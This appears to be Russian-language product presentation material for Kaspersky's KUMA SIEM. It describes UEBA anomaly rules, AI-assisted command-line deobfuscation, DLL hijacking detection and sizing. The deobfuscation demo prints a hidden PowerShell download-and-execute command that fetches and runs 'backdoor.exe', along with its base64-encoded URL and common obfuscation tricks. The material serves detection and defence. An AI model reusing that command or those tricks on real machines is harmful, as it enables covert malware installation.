
12 дн.
Глубина анализа



24 ч.
Переобучение
модели




1 ч.
Переоценка
рейтинга активов



Правила обнаружения UEBA для комплексного обнаружения аномалий в процессах аутентификации, сетевой активности и осуществлении процессов.

Система сравнивает поведение с историей и статистическими нормами — и по отклонениям генерирует алерты, корректируя риск для пользователей и хостов. Такой подход помогает вовремя замечать сложные атаки, сокращает число ложных срабатываний и снимает часть нагрузки с аналитиков — алерты получаются точнее и полезнее.



Мы сосредоточились на сферах, в которых технология UEBA работает наиболее эффективно, таких как защита учетных записей, мониторинг сетевой активности и безопасная аутентификация.

Аутентификация и контроль доступа

Необычные авторизации, рост ошибок аутентификации, внезапные добавления в локальные группы и попытки аутентификации в нерабочее время.

[Подробнее](#)

DNS-профилирование

Запросы на неизвестные типы записей, чрезмерно длинные доменные имена, необычные зоны или нетипичная частота запросов.

Профилирование сетевой активности

Первые подключения к новым портам, контакты с ранее неизвестными хостами, необычные объемы исходящего трафика и доступ к службам управления.

VPN-мониторинг

Входы из незнакомых стран, нехарактерные поездки, необычный VPN-трафик, изменения VPN-клиента и повторные неудачные попытки входа.



Kaspersky Investigation and Response Assistant

KIRA

Искусственный интеллект от «Лаборатории Касперского», который помогает аналитику в реальном времени.



Приоритизация
алертов



Снижение числа
ошибок



Деобфускация вывода
командной строки



Снижение требований
к навыкам аналитика
1-й линии



Предоставление
подробного анализа
с кратким содержанием для
принятия быстрых решений



Экономия времени
администраторов

Блочная деобфускация: извлекает фрагменты текста и представляет их как деобфусцированные части:

- Кодировка: `base64`, `base32`
- Кодировка символов: `Binary`, `ASCII`, `Octal`, `Hex`
- Сжатие `Gzip` и `deflate` внутри `b64 /b32`

Встроенная деобфускация: заменяет распространенные встроенные обфускации:

- Диакритические знаки: `Äutõmátíõn` → `Automation`
- Объединение строк: `"ha"+"ck"` → `"hack"`
- Кодировка символов Powershell: `[cHAr](70*34/34)` → `F`
- Удаление управляющего символа: `cm`d`.ex^e` → `cmd.exe`

☐ Привязка к алерту	Time...	Name	Message	Device
☐ Есть	09.04.2025 12:4...	R110_06_Кодировка исполняемо...	Пользователь DEMO.LAB\bob на ...	10.68
☐ Есть	09.04.2025 12:4...	A new process has been oreated.	Создан новый процессо	10.68

DeviceCustomString1S-1-16-8192

DeviceCustomString1LabelMandatory Label

DeviceCustomString30x5828

DeviceCustomString3LabelProcess ID

DeviceCustomString4powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hi
dden -Command "\$s = [System.Text*
m.Convert]::FromBase64String('ah
xOGE0Y2ZmYmlzYjQyOGM5YjYwLm1vbm57KlZ3MTZlODZ7YU1v4ZQ=
=')); iwr \$s -OutFile backdoor.exe; Start-Process .\backdoor.exe"

DeviceCustomString4LabelCommand Line

⋮

+

-

Проанализировать с помощью KIRA

Проанализировать

Исходный запрос был деобфусцирован



Осталось токенов 10000000

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s =  
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d6[REDACTED]  
[REDACTED]om/d/backdoor.exe')); iwr $s -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

Проанализировать

Действия ▾

Результат анализа KIRA

Результат взят из локальной базы без использования токенов.

Результаты, предоставленные системой искусственного интеллекта, являются автоматическими и могут содержать неточности.

Последнее обновление

09.04.2025

Вывод

Подозрительно

Краткое содержание

Команда использует PowerShell для скрытого выполнения команд, включая обход политики выполнения скриптов и декодирование URL-адреса из Base64 для загрузки и исполнения вредоносного ПО (backdoor.exe), что представляет собой значительный риск для безопасности системы.

Анализ

1. powershell - Запуск Windows PowerShell.
2. -NoProfile - Указывает не загружать профиль пользователя.
3. -NonInteractive - Выполняет команду без взаимодействия с пользователем.
4. -ExecutionPolicy Bypass - Обходит политику выполнения скриптов.
5. -W Hidden - Скрывает окно PowerShell при выполнении команды.
6. -Command - Передает команду непосредственно в PowerShell.
7. \$s =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d[REDACTED]'))
- Декодирование URL-адреса из Base64 и присвоение его значения переменной \$s.
8. iwr \$s -OutFile backdoor.exe - Использование Invoke-WebRequest(iwr) для скачивания содержимого по адресу \$s в файл backdoor.exe.
9. Start-Process .\backdoor.exe - Запуск скачанного файла backdoor.exe.

Отчёт по деобфускации

Исходная командная строка ▾

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s =  
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL2E  
3Mzk2ZDYxY2FmZmUxOGE0Y2ZmYmlzYjQyOGM5YjYwLmNvbS9kL2JhY2tkb29yLmV4ZQ=='))  
; iwr $s -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

Итоговый результат деобфускации ▾

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s =  
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d6  
1[REDACTED]m/d/backdoor.exe')); iwr $s -OutFile backdoor.exe; Start-  
Process .\backdoor.exe"
```

Командная строка с найденными закодированными (возможно
обфусцированными) частями

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s =  
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('ENCODED_B64  
_0_00')); iwr $s -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

Детальный разбор по каждой замене (в том числе на вложенных уровнях)


ENCODED_B64_0_00 → http://a7396d6[REDACTED]m/d/backdoor.exe

- Обогащение на уровне **коллектора или коррелятора**
- Запрос отправляется на **серверы KSN**
- В ответ на запрос KSN присылает один из следующих результатов анализа:
 - 0 – В обработке
 - 1 – Вредоносность не подтверждена
 - 2 – Подозрительная
 - 3 – Вредоносная
- Результат записывается в поле **KL_AI_DLLHijackingCheckResult**

Service	[OOTB] Correlator ↗
BaseEventCount	1
FileHash	fc55d2355b72f4500cd9904f1184f0ba ↕
FileID	Microsoft Windows Publisher
FileName	svchost.exe
FilePath	C:\Windows\System32 ↕
OldFileHash	01010101010101010101010101010103 ↕
OldFileName	NetSetupSvc.dll
OldFilePath	C:\Windows\System32 ↕
OldFileSize	344064
Priority	
Type	Correlated
Поля расширенной схемы событий	
N.KL_AI_DLLHijackingCheckResult	3 (Вредоносная)
N.KL_CorrelationRulePriority	1


Атака DLL Hijacking

46



- Обучение на данных типичных загрузок DLL для процессов
- Поиск DLL с аномальными признаками
- Обнаружение сложных угроз, в т.ч. таргетированных атак


Облачный (KSN)
AI-детект усиливает классический сигнатурный подход, обеспечивая более высокую точность и выявление ранее неизвестных атак.



Внедрен ИИ-механизм для обнаружения потенциального взлома учетных записей. Доступный в новом модуле корреляции*, он использует правила, определяющие нормальную активность входа и выявляющие аномалии для оповещений о краже учётной записи.

В будущих версиях эта логика корреляции будет **расширена для мониторинга** атипичных подключений к портам и других параметров.

* Коррелятор 2.0 доступен в бета-режиме.



Доступный в новом модуле корреляции, он использует правила, определяющие нормальную активность входа и выявляющие аномалии для оповещений о краже учётной записи.

В будущих версиях эта логика корреляции будет **расширена для мониторинга** атипичных подключений к портам и других параметров.

Коррелятор 2.0 Beta


- Улучшение производительности в 5 раз (на тестах с пакетом правил SOC)
- Новый технологический стек Correlator 2.0 (Rust), PCRE вместо RE2
- Доступно новое правило корреляции типа periodical, которое используется для выявления несанкционированного использования учетных записей путем обнаружения аномальной активности пользователей, которая может указывать на компрометацию учетной записи. Создание этого правила доступно только при использовании коррелятора correlator-ng.

Информация о корреляционном событии

Копировать

Подробные сведения

TenantName	Main
Timestamp	19.11.2025 12:43:09 :311
Name	Lateral movement
StartTime	19.11.2025 12:16:58 :109
EndTime	19.11.2025 12:43:09 :311
DeviceProduct	KUMA
DeviceTimeZone	+00:00
DeviceVendor	Kaspersky
SourceAccountID	new_user
SourceUserID	s-1-5-21-1445412355-99643495-187345912-1119
CorrelationRule	Lateral movement
Service	correlator rs
BaseEventCount	10
Priority	Низкий
Type	Correlated



60 дней

Рекомендуемый
период обучения

Примеры сайзинга

~ 5k EPS

90 дней «горячего» хранения

All-in-one

CPU – 16 CPU

RAM – 32 ГБ

Storage – 16* ТБ

* Объем хранилища зависит от длительности хранения событий и их типов

~ 20k EPS

90 дней «горячего» хранения
90 дней «холодного» хранения

Коллектор

Коррелятор

Центр
управления

Хранилище
событий

CPU – 12 CPU
RAM – 16 ГБ
Storage – 500 ГБ

